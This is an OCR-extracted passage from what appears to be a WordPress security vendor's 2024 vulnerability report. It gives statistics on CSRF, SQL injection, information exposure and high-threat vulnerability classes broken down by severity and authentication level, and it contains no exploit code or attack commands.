
Cross-Site Request Forgery is a type of vulnerability that occurs due to a function not properly verifying the "intent" of a request. This means that the function does not verify the authorization of a specific request. If an attacker can successfully trick a site user into performing a manual action while authenticated, like clicking a link or browsing to another website, they can send a request that performs some sensitive action within the same authenticated session.

Cross-Site Request Forgery vulnerabilities will always be exploitable by unauthenticated attackers, however, they require user interaction and social engineering to successfully exploit, similar to Reflected Cross-Site Scripting vulnerabilities. Due to this, they can often inflate the number of unauthenticated vulnerabilities disclosed in any given year if not properly filtered out, despite being a vulnerability type that often won't be targeted.

Furthermore, most of the Cross-Site Request Forgery vulnerabilities disclosed have a very minimal impact and are unlikely to be targets in a sophisticated attack.

We opted to categorize vulnerabilities by CVSS score rather than authentication-level requirements for this category. This provides a clearer picture of the minimal risk most of these vulnerabilities pose. Since unauthenticated attackers can always exploit these vulnerabilities, authentication requirements are not a relevant factor.

Cross-Site Request Forgery Vulnerabilities Publicly Disclosed by CVSS Severity



Approximately 93% of the vulnerabilities landed in the 'Medium' category for CVSS, which is often a score of about 4.3. We consider these issues extremely "low-risk", considering they are unlikely to be targeted by attackers due to the often minimal impacts like minor setting updates. It is worth noting however, that we saw quite a few Cross-Site Request Forgery to Stored Cross-Site Scripting vulnerabilities that would also land in the 'Medium' category. **There were 172 of these vulnerabilities to be exact.**

'High' and 'Critical' severity Cross-Site Request Forgery vulnerabilities, which can often result in privilege escalation, are likely targets of sophisticated, planned attacks where there is not another easy vector into the site. **Site owners can easily protect themselves against these by following security best practices such as not clicking on unknown links, logging out of WordPress user sessions when not in use, and enabling browser based protections.**


Fourth-Most Common Vulnerability Disclosed in 2024: SQL Injection

A SQL Injection vulnerability makes it possible for an attacker to extract data from a WordPress database where many sensitive values like password hashes and user data is stored. This is a prime target for an attacker looking to exfiltrate sensitive information and trying to elevate privileged access to a site. However, gaining privileged access to a site may only be successful if they can crack a password hash or obtain some other sensitive value that allows the attacker to bypass traditional authentication mechanisms.

In WordPress, stacked queries are typically not allowed based on the common architecture, so the only impact from most SQL Injection vulnerabilities is an impact to confidentiality, though we have seen a few cases where arbitrary SQL queries can be run and data can be altered in the database, making privilege escalation possible.

This is the vulnerability category where we have the most even distribution across the authentication levels, with unauthenticated and subscriber-level vulnerabilities accounting for **47%, or almost half, of the total disclosed vulnerabilities**. This is a great sign that a fair amount of effort is being applied to researching high-risk SQL Injection vulnerabilities, and we're able to remediate these before attackers find them.

SQL Injection Vulnerabilities Publicly Disclosed by Authentication Level Required to Exploit



This highlights the importance of an adequate web application firewall that will provide sufficient protection against SQL Injection attacks. Wordfence's firewall has an excellent built-in rule for SQL Injection that will provide protection against the vast majority of SQL Injection attempts. **Wordfence blocked over 1.1 billion SQL Injection exploit attempts in 2024 alone.**


Fifth-Most Common Vulnerability Disclosed in 2024: Information Exposure

Rounding out the top 5 vulnerabilities we have Information Exposure, which can have a wide range of impacts. Generally in this category, the impact will often be things like private post disclosures, sensitive files stored in an unprotected directory, and full path disclosure, just to name a few.

The most common authentication-level requirement to exploit vulnerabilities in this category is unauthenticated, **accounting for 74% of the total**, which is likely due to many


vulnerabilities in this category being caused by publicly-accessible sensitive files or posts exposed via REST routes. The second-top authentication-level requirement is Contributor, which also makes sense due to the large number of private post disclosure vulnerabilities we saw.

Information Exposure Vulnerabilities Publicly Disclosed by Authentication Level Required to Exploit



Breaking this down by CVSS score, **we see that 94% of the vulnerabilities in this category have a 'Medium' severity CVSS score**, meaning that most of the vulnerabilities in this category are low-risk for the vast majority of WordPress site owners.

Information Exposure Vulnerabilities Publicly Disclosed by CVSS Severity



Analyzing High-Risk Vulnerabilities Disclosed in 2024

The top five vulnerabilities provided interesting results, but it is also important to analyze the highest-threat vulnerabilities disclosed in 2024 and understand the risks associated with them.

Generally, we consider vulnerabilities in WordPress to be high-threat or high-risk when they have a high chance of probability of leading to a complete site compromise, with low complexity and low user requirements to exploit. This makes them a very attractive target for attackers and their exploitation can be automated with relative ease. These vulnerabilities include:

- **Arbitrary File Upload:** This vulnerability enables an attacker to upload a malicious file, typically a PHP script, onto the web server. If the attacker can then access and execute this file, they will likely be able to take control of the website. This control can range from defacing the site to stealing sensitive data or using the server for

malicious activities.

- **Arbitrary File Deletion:** This vulnerability allows an attacker to delete crucial files on the server. A common target is the wp-config.php file, which contains database connection details and security keys. Deleting this file will disrupt the website and potentially allow the attacker to reset the site's configuration, connect their own database, and gain unauthorized access to the entire server.
- **Arbitrary Option Updates:** This vulnerability permits an attacker to modify critical site options. For instance, they could change the default user role or registration settings to allow anyone to register as an administrator. This provides the attacker with a direct path to log in and take control of the website.
- **Arbitrary File Read:** This vulnerability enables an attacker to read sensitive files on the server. This could include configuration files containing database credentials, security keys, or even system files that could reveal information about the server's setup and potential vulnerabilities. This information can be leveraged to escalate the attack and gain further control.
- **Remote Code Execution:** This is one of the most severe vulnerabilities, as it allows an attacker to execute arbitrary code on the web server. This essentially gives the attacker complete control over the website and potentially the server itself. They can steal data, install malware, launch attacks on other systems, or perform any other malicious activity.
- **Privilege Escalation:** This vulnerability allows an attacker to elevate their privileges on the system. For example, a user with limited access, such as a subscriber, could exploit a vulnerability to gain administrative privileges. This grants them full control over the website and potentially the server, enabling them to perform any action they desire.
- **Authentication Bypass:** This vulnerability allows an attacker to bypass the standard login process and gain access to the website without providing valid credentials. This often results in privilege escalation, as the attacker may be able to assume the role of an administrator or another high-privileged user. Once inside, they can perform any action permitted by that role, including stealing data, modifying content, or taking control of the website.

Overview of High-Threat Issues Disclosed


In 2024, approximately **614 disclosed vulnerabilities, which translates to roughly 7.5% of the total, were categorized as "high-threat"** based on vulnerability type by our standards. If we exclude vulnerabilities that require high-level privileges to exploit, such as administrators and editors, this number lowers to **536, or 6.1%**. This categorization

implies a significant potential for exploitation and damage, which again makes such vulnerabilities prime targets for WordPress threat actors.

The relatively low percentage of high-threat vulnerabilities in the overall landscape suggests that most WordPress site owners need not be overly alarmed by the sheer number of reported vulnerabilities. The majority of the vulnerabilities disclosed in 2024 are likely to be of lower severity and pose a minimal risk to website security.

However, despite that, this still underlines the importance of utilizing a WordPress-specific Web Application Firewall and Vulnerability Scanner like Wordfence to provide adequate protection against attackers looking to exploit these vulnerabilities once they have been publicly disclosed.

High-Threat Vulnerabilities Publicly Disclosed in 2023 & 2024



The **number of high-threat issues disclosed in 2024 is up by 149% from 2023**, which is an excellent sign that the Wordfence Bug Bounty Program has contributed positively towards attracting more high-risk research in the WordPress space. **Every high-risk**

vulnerability that we discover, or that gets reported to our program, gives Wordfence and all the sites utilizing Wordfence, Wordfence CLI, or Wordfence Intelligence, a competitive edge on threat actors because we are one step ahead.


When security researchers and ethical hackers discover vulnerabilities, they are opting to disclose them responsibly through channels like Wordfence's Bug Bounty Program. This allows for timely patching and mitigation of the vulnerabilities before they can be exploited by malicious actors, and the ability for defenders like Wordfence to ensure firewall protection is adequate before details of a vulnerability are released. This practice significantly reduces the window of opportunity for attackers and enhances the overall security posture of WordPress websites.

In short, the positive trend towards more responsible disclosure of high-threat vulnerabilities means that site owners are protected before malicious threat actors become aware of a specific and attractive vulnerability.

Most Commonly Disclosed High-Threat Vulnerabilities in 2024

In 2024, the most commonly disclosed high-threat vulnerability type was 'Arbitrary File Upload' with 38% of the total. This vulnerability occurs when a function doesn't perform proper filetype validation and malicious files like .php files can be uploaded. The second most common was **Privilege Escalation**, **with 24% of the total**, followed by **Authentication Bypass**, **with 10% of the total,** which are considered some of the highest-threat vulnerabilities due to the level of access that an attacker can easily obtain by exploiting a single vulnerability, often with minimal requirements.


High-Threat Vulnerabilities Disclosed by Vulnerability Type



High-Threat Issues by Authentication Level Requirements

Another positive trend here is that **almost 48% of the vulnerabilities disclosed in this category required no authentication** to exploit **and another 26% only required low-level authentication,** which highlights how the work and contributions here are making a significant positive impact on the security of the WordPress ecosystem and for site owners. We excluded any vulnerability here that had a root cause of Cross-Site Request Forgery (CSRF) due to the lower likelihood of exploitation.

Total High Threat Level Vulnerabilities Grouped by Authentication Level Requirements

